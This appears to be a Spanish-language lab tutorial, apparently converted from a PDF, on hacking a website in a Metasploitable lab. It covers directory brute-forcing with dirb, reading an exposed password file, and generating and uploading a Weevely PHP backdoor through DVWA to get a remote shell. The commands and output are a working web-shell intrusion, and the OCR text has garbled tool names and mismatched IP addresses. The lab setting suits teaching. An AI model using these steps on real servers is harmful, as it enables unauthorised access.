




QUE ES UNA PAGINA WEB ?




COMO HACKEAR UNA PAGINA WEB





ARCHIVOS OCULTOS EN UN SITIO WEB

1. Preparar nuestro escenario en este caso la maquina en META Y KALI LINUX



2. Ir a la maquina META y veremos que archivos encontramos en el servidor web

```
cd /var/www
```

```
msfadmin@metasploitable:/var/www/mutillidae$ cd /var/www
msfadmin@metasploitable:/var/www$ ls
dav  index.php  phpinfo.php  test      tikiwiki-old
duwa  mutillidae  phpMyAdmin  tikiwiki  twiki
msfadmin@metasploitable:/var/www$
```

3. Entrar a la herramienta mutillidae

```
cd mutillidae
```



```
msfadmin@metasploitable:/var/www$ ls
dav  index.php  phpinfo.php  test      tikiwiki-old
dwww  mutillidae  phpMyAdmin  tikiwiki  twiki
msfadmin@metasploitable:/var/www$ cd mutillidae/
msfadmin@metasploitable:/var/www/mutillidae$ ls
```

```
captured-data.php          passwords
captured-data.txt          pen-test-tool-lookup.php
change-log.htm             php-errors.php
classes                     phpinfo.php
closedb.inc                 phpMyAdmin.php
config.inc                  process-commands.php
credits.php                 process-login-attempt.php
dns-lookup.php              redirectandlog.php
documentation               register.php
favicon.ico                rene-magritte.php
footer.php                  robots.txt
framer.html                 secret-administrative-pages.php
framing.php                 set-background-color.php
header.php                  set-up-database.php
home.php                    show-log.php
htm15-storage.php          site-footer-xss-discussion.php
images                      source-viewer.php
inc                         styles
includes                    text-file-viewer.php
index.php                   usage-instructions.php
installation.php            user-info.php
javascript                 user-poll.php
login.php                   view-someones-blog.php
log-visit.php
msfadmin@metasploitable:/var/www/mutillidae$
```

4. Realizamos un ifconfig para saber que direccionamiento tiene META

```
msfadmin@metasploitable:/var/www/mutillidae$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c6:95 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe31:c695/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:/var/www/mutillidae$
```



5. Ya con esta información abrimos una terminal en KALI y utilizaremos el comando dirb (busca vulnerabilidades en aplicaciones web por medio de la identificación de direcciones URL que podrían tener contenido que comprometa la seguridad del sistema)

man dirb

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ man dirb
```

```
kali@kali: ~
File Actions Edit View Help
DIRB(1)                                     General Commands Manual          DIRB(1)
NAME
      dirb - Web Content Scanner

SYNOPSIS
      dirb <url_base> <url_base> [<wordlist file(s)>] [options]

DESCRIPTION
      DIRB IS a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary basesd attack against a web server and analizing the response.

OPTIONS
      -a <agent_string>
          Specify your custom USER_AGENT. (Default is: "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)")

      -b      Don't squash or merge sequences of ../../ or ./ in the given URL.

      -c <cookie_string>
          Set a cookie for the HTTP request.

      -E <certificate>
          Use the specified client certificate file.

      -f      Fine tunning of NOT_FOUND (404) detection.

      -H <header_string>
          Add a custom header to the HTTP request.

      -i      Use case-insensitive Search.

      -l      Print "Location" header when found.

      -N <nf_code>
          Ignore responses with this HTTP code.

Manual page dirb(1) line 1/73 53% (press h for help or q to quit)
```

```
SYNOPSIS
      dirb <url_base> <url_base> [<wordlist file(s)>] [options]
```




- Utilizaremos la sentencia de SYNOPSIS ya que tenemos nuestra url del servidor de aplicaciones

```
dirb http://192.168.56.115/mutillidae
```

```
(kali㉿kali)-[~] $ dirb http://192.168.56.115/mutillidae
```

```
kali㉿kali: ~
File Actions Edit View Help
+ http://192.168.56.115/mutillidae/installation (CODE:200|SIZE:8138)
⇒ DIRECTORY: http://192.168.56.115/mutillidae/javascript/
+ http://192.168.56.115/mutillidae/login (CODE:200|SIZE:4102)
+ http://192.168.56.115/mutillidae/notes (CODE:200|SIZE:1721)
+ http://192.168.56.115/mutillidae/page-not-found (CODE:200|SIZE:705)
⇒ DIRECTORY: http://192.168.56.115/mutillidae/passwords/
+ http://192.168.56.115/mutillidae/phpinfo (CODE:200|SIZE:48903)
+ http://192.168.56.115/mutillidae/phpinfo.php (CODE:200|SIZE:48915)
+ http://192.168.56.115/mutillidae/phpMyAdmin (CODE:200|SIZE:174)
+ http://192.168.56.115/mutillidae/register (CODE:200|SIZE:1823)
+ http://192.168.56.115/mutillidae/robots (CODE:200|SIZE:160)
+ http://192.168.56.115/mutillidae/robots.txt (CODE:200|SIZE:160)
⇒ DIRECTORY: http://192.168.56.115/mutillidae/styles/
```

- Ya teniendo esa información entraremos al robots.txt ya que tiene información sensible, se puede dar ctrl + clic para abrir el navegador o escribir la dirección en un navegador



- Luego cambiarlo por passwords e ingresara accounts



Index of /mutillidae/passwords/

192.168.56.115/mutillidae/passwords/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /mutillidae/passwords

Name	Last modified	Size	Description
Parent Directory		-	
accounts.txt	11-Apr-2011 20:14	176	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.115 Port 80

192.168.56.102/mutillidae/passwords/accounts.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```



CARGA DE ARCHIVOS

Podemos subir archivos como un php a un servidor

SUBIR UNA PUERTA TRASERA CON WEEVLY (da acceso a la computadora de la victima y tener un terminal)

1. Generar un Backdoor >weevly generate *clave* *nombre*
2. Subir el backdoor
3. Conectarse al backdoor >weevly *URL archivo php* *clave*
4. Usa weevly

1. Ir a la maquina en META y revisar su ip

```
msfadmin@metasploitable:/$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c6:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.115/24 brd 192.168.56.255 scope global eth0
        inet6 fe80::a00:27ff:fe31:c695/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:/$ _
```


2. En la maquina de KALI ingresar esa dirección en un navegador



Metasploitable2 - Linux New Tab

192.168.56.115

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

3. En este caso y para el ejercicio utilizaremos el sitio web DVWA

Dann Vulnerable Web App | 192.168.56.115/dvwa/login.php

Username
Password
Login

Dann Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



4. Dentro de este sitio web como es de pruebas el maneja diferentes tipos de seguridad la dejaremos en baja

DVWA Security

Script Security

Security Level is currently **high**. You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently **disabled**. [enable PHPIDS] [Simulate attack] - [View IDS log]

Logout

5. Ahora ir a update en el menú izquierdo de la app web

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored




The screenshot shows the DVWA application's navigation menu on the left with various security testing modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, and XSS stored. The 'Upload' module is highlighted. The main content area is titled 'Vulnerability: File Upload' and contains a form with a file input field labeled 'Choose an image to upload:' and a 'Browse...' button. Below the input field is a message stating 'No file selected.' At the bottom of the form is a 'Upload' button. To the right of the form, under the heading 'More info', are three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>.

Hacer algo que no es común

6. Abrir una terminal en KALI y creamos el backdoor con al herramienta weevy
weevy generate 123456 /tmp/backdoor.php

A terminal window titled 'kali@kali: ~' is shown. The window has a dark background and light-colored text. The title bar includes icons for minimize, maximize, and close. The menu bar at the top has options: File, Actions, Edit, View, Help. The terminal prompt is '(kali㉿kali)-[~]'. Below the prompt, the command '\$ weevy generate 123456 /tmp/backdoor.php' is entered and displayed in green text. The terminal window is set against a dark background.

7. Ir a la ruta de donde se guardo el backdoor en mi caso
Computer-filesystem-tmp



8. Subir el archivo en la app web



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: File Upload

Choose an image to upload:
 backdoor.php

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) **Upload** XSS reflected XSS stored

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

...../hackable/uploads/backdoor.php successfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) **Upload** XSS reflected XSS stored DVWA Security PHP Info About Logout

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

9. Copiamos y pegamos la dirección que nos arrojo

Q 192.168.56.115/dvwa/hackable/uploads/backdoor.php



192.168.56.115/dvwa/hackable/uploads/backdoor.php

docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

.../.../hackable/uploads/backdoor.php successfully uploaded!


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

10. Si da pantalla blanca se pudo cargar el backdoor



11. Cargado el backdoor abrimos una terminal en KALI y asi aprovechar la vulnerabilidad

weevely <http://192.168.56.115/dvwa/hackable/uploads/backdoor.php> 123456

```
[kali㉿kali]-[~] ion type: postgresql  
└─$ weewely http://192.168.56.115/dvwa/hackable/uploads/backdoor.php 123456  
Exploit Synced  
ing Gertta on 192.168.56.111  
ing a default reverse handler... 0.0.0.0:1028
```

```
[kali㉿kali)-[~] weevily http://192.168.56.115/dvwa/hackable/uploads/backdoor.php 123456
[-] Exploit: syncd
[+] weevely 4.0.1
      Using a default reverse handler... 0.0.0.0:1028
[+] Target: 192.168.56.115
[+] Session: /home/kali/.weevely/sessions/192.168.56.115/backdoor_0.session
[+] Browse the filesystem or execute commands starts the connection block in process
[+] to the target. Type :help for more information.
weevely>
```



id

ls

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ weevely http://192.168.56.102/dvwa/hackable/uploads/backdoor.php 123456
[+] weevely 4.0.1
[+] Target:      192.168.56.102
[+] Session:     /home/kali/.weevely/sessions/192.168.56.102/backdoor_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
The remote script execution triggers an error 500, check script and payload integrity
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
backdoor.php
dvwa_email.png
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $ █
```



```
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ cd ..  
The remote script execution triggers an error 500, check script and payload integrity  
www-data@192.168.56.115:/var/www/dvwa/hackable $ cd ..  
The remote script execution triggers an error 500, check script and payload integrity  
www-data@192.168.56.115:/var/www/dvwa $ ls  
The remote script execution triggers an error 500, check script and payload integrity  
CHANGELOG.txt  
COPYING.txt  
README.txt  
about.php  
config  
docs  
dvwa  
external  
favicon.ico  
hackable  
ids_log.php  
index.php  
instructions.php  
login.php  
logout.php  
php.ini  
phpinfo.php  
robots.txt  
security.php  
setup.php  
vulnerabilities  
www-data@192.168.56.115:/var/www/dvwa $ cat robots.txt  
The remote script execution triggers an error 500, check script and payload integrity  
User-agent: *  
Disallow: /  
www-data@192.168.56.115:/var/www/dvwa $ cd robots.txt  
The remote script execution triggers an error 500, check script and payload integrity  
Failed cd 'robots.txt': no such directory or permission denied  
www-data@192.168.56.115:/var/www/dvwa $ cd hackable
```

```
www-data@192.168.56.115:/var/www/dvwa/hackable $ ls  
The remote script execution triggers an error 500, check script and payload integrity  
uploads  
users  
www-data@192.168.56.115:/var/www/dvwa/hackable $ cd users  
The remote script execution triggers an error 500, check script and payload integrity  
www-data@192.168.56.115:/var/www/dvwa/hackable/users $ ls  
The remote script execution triggers an error 500, check script and payload integrity  
1337.jpg  
admin.jpg  
gordonb.jpg  
pablo.jpg  
smithy.jpg  
www-data@192.168.56.115:/var/www/dvwa/hackable/users $ █
```



Instalar Python 2 (obligatorio para Weevely 3.7)

```
Δ > ~ > ✓ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [325 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [200 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [911 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.3 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [27.1 kB]
Fetched 74.0 MB in 31s (2,390 kB/s)
463 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Crear una carpeta dedicada en /opt

Por defecto, /opt es propiedad de root, así que otorgue permisos de escritura a su usuario

```
Δ > ~ > ✓ sudo mkdir /opt/weevely3
Δ > ~ > ✓ sudo chown -R kali:kali /opt/weevely3
```

Descargue Weevely 3.7 desde Debian Archive (directamente en /opt/weevely3)

wget https://archive.debian.org/debian/pool/main/w/weevely/weevely_3.7.0-1_all.deb

```
Δ > ~ > ✓ cd /opt/weevely3
Δ > ~ > ✓ wget https://archive.debian.org/debian/pool/main/w/weevely/weevely_3.7.0-1_all.deb
--2025-08-14 09:12:48-- https://archive.debian.org/debian/pool/main/w/weevely/weevely_3.7.0-1_all.deb
Resolving archive.debian.org (archive.debian.org)... 151.101.194.132, 151.101.66.132, 151.101.2.132, ...
Connecting to archive.debian.org (archive.debian.org)|151.101.194.132|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 123900 (121K) [application/vnd.debian.binary-package]
Saving to: 'weevely_3.7.0-1_all.deb'

weevely_3.7.0-1_all.deb          100%[=====] 121.00K   712KB/s   in 0.2s
2025-08-14 09:12:49 (712 KB/s) - 'weevely_3.7.0-1_all.deb' saved [123900/123900]
```



Crear y activar un entorno virtual

Para prevenir conflictos de dependencia y mantener las cosas aisladas:

```
Δ > ⌂ /opt/weevely3 > ✓ python3 -m venv .weevely_venv  
Δ > ⌂ /opt/weevely3 > ✓ source .weevely_venv/bin/activate
```

Extraer Weevely 3.7

Ahora extraiga el contenido del .deb en /opt/weevely3:

```
dpkg-deb -x weevely_3.7.0-1_all.deb /opt/weevely3
```

```
Δ > ⌂ /opt/weevely3 > ✓
```

```
Δ > ⌂ /opt/weevely3 > ✓ ls :3.24 KiB/s ↗ 112 B/s 10.0.2.15 ↳  
weevely_3.7.0-1_all.deb  
Δ > ⌂ /opt/weevely3 > ✓ dpkg-deb -x weevely_3.7.0-1_all.deb /opt/weevely3 :749 B/s ↗ 273 B/s 10.0.2.15 ↳  
Δ > ⌂ /opt/weevely3 > ✓ ls :0 B/s ↗ 0 B/s 10.0.2.15 ↳  
usr weevely_3.7.0-1_all.deb :103 B/s ↗ 125 B/s 10.0.2.15 ↳  
Δ > ⌂ /opt/weevely3 > ✓
```

Instalar pip2 (Administrador de paquetes de Python 2)

Kali ya no realiza envíos pip2, así que instálelo a través del script de arranque oficial:

```
curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py  
sudo python2 get-pip.py
```



```
Δ > ▶ opt/weevely3 > ✓ curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py
    sudo python2 get-pip.py
      % Total    % Received % Xferd  Average Speed   Time   Time  Current
                                     Dload  Upload   Total   Spent    Left  Speed
100 1863k  100 1863k    0     0 2098k      0 --:-- --:--:--:-- 2100k
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Collecting pip<21.0
  Downloading pip-20.3.4-py2.py3-none-any.whl (1.5 MB)
    [██████████] | 1.5 MB 4.8 MB/s
Collecting wheel
  Downloading wheel-0.37.1-py2.py3-none-any.whl (35 kB)
Installing collected packages: pip, wheel
Successfully installed pip-20.3.4 wheel-0.37.1
```

Verificar

```
Pip2 --version
```

```
Δ > ▶ opt/weevely3 > ✓ pip2 --version
pip 20.3.4 from /usr/local/lib/python2.7/dist-packages/pip (python 2.7)
```

Instalar las dependencias requeridas de Python 2

Weevely 3.7 requiere varias bibliotecas de Python. Instálelos todos de una sola vez

```
pip2 install mako pyyaml requests python-dateutil prettytable
```

```
Δ > ▶ opt/weevely3 > ✓ pip2 install mako pyyaml requests python-dateutil prettytable
    DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
    Defaulting to user installation because normal site-packages is not writeable
Collecting mako
  Downloading Mako-1.1.6-py2.py3-none-any.whl (75 kB)
    [██████████] | 75 kB 3.3 MB/s
Collecting pyyaml
  Downloading PyYAML-5.4.1-cp27-cp27mu-manylinux1_x86_64.whl (574 kB)
    [██████████] | 574 kB 3.3 MB/s
Collecting requests
  Downloading requests-2.27.1-py2.py3-none-any.whl (63 kB)
    [██████████] | 63 kB 161 kB/s
Collecting python-dateutil
  Downloading python_dateutil-2.9.0.post0-py2.py3-none-any.whl (229 kB)
    [██████████] | 229 kB 15.7 MB/s
Collecting prettytable
  Downloading prettytable-1.0.1-py2.py3-none-any.whl (22 kB)
Collecting MarkupSafe 2.0.9.2
  Downloading MarkupSafe-2.0.9.2-cp27-cp27mu-manylinux1_x86_64.whl (24 kB)
Collecting idna<3, ≥2.5; python_version < "3"
  Downloading idna-2.10-py2.py3-none-any.whl (58 kB)
    [██████████] | 58 kB 5.9 MB/s
Collecting chardet<3.0.2; python_version < "3"
  Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
    [██████████] | 178 kB 13.2 MB/s
```

Generar una carga útil compatible

Crea tu carga útil de puerta trasera PHP con Weevely 3.7:

```
python2/opt/weevely3/usr/share/weevely/weevely.py generate 123456 /tmp/puerta.php
```



```
python2 /opt/weevely3/usr/share/weevely/weevely.py generate 123456 /tmp/puerta.php
```

HTTP REQUESTS- GET POST

Atacante intercepta Requests

Usuario hace click en un link


Sitio.com HTML genera REQUEST (cliente)



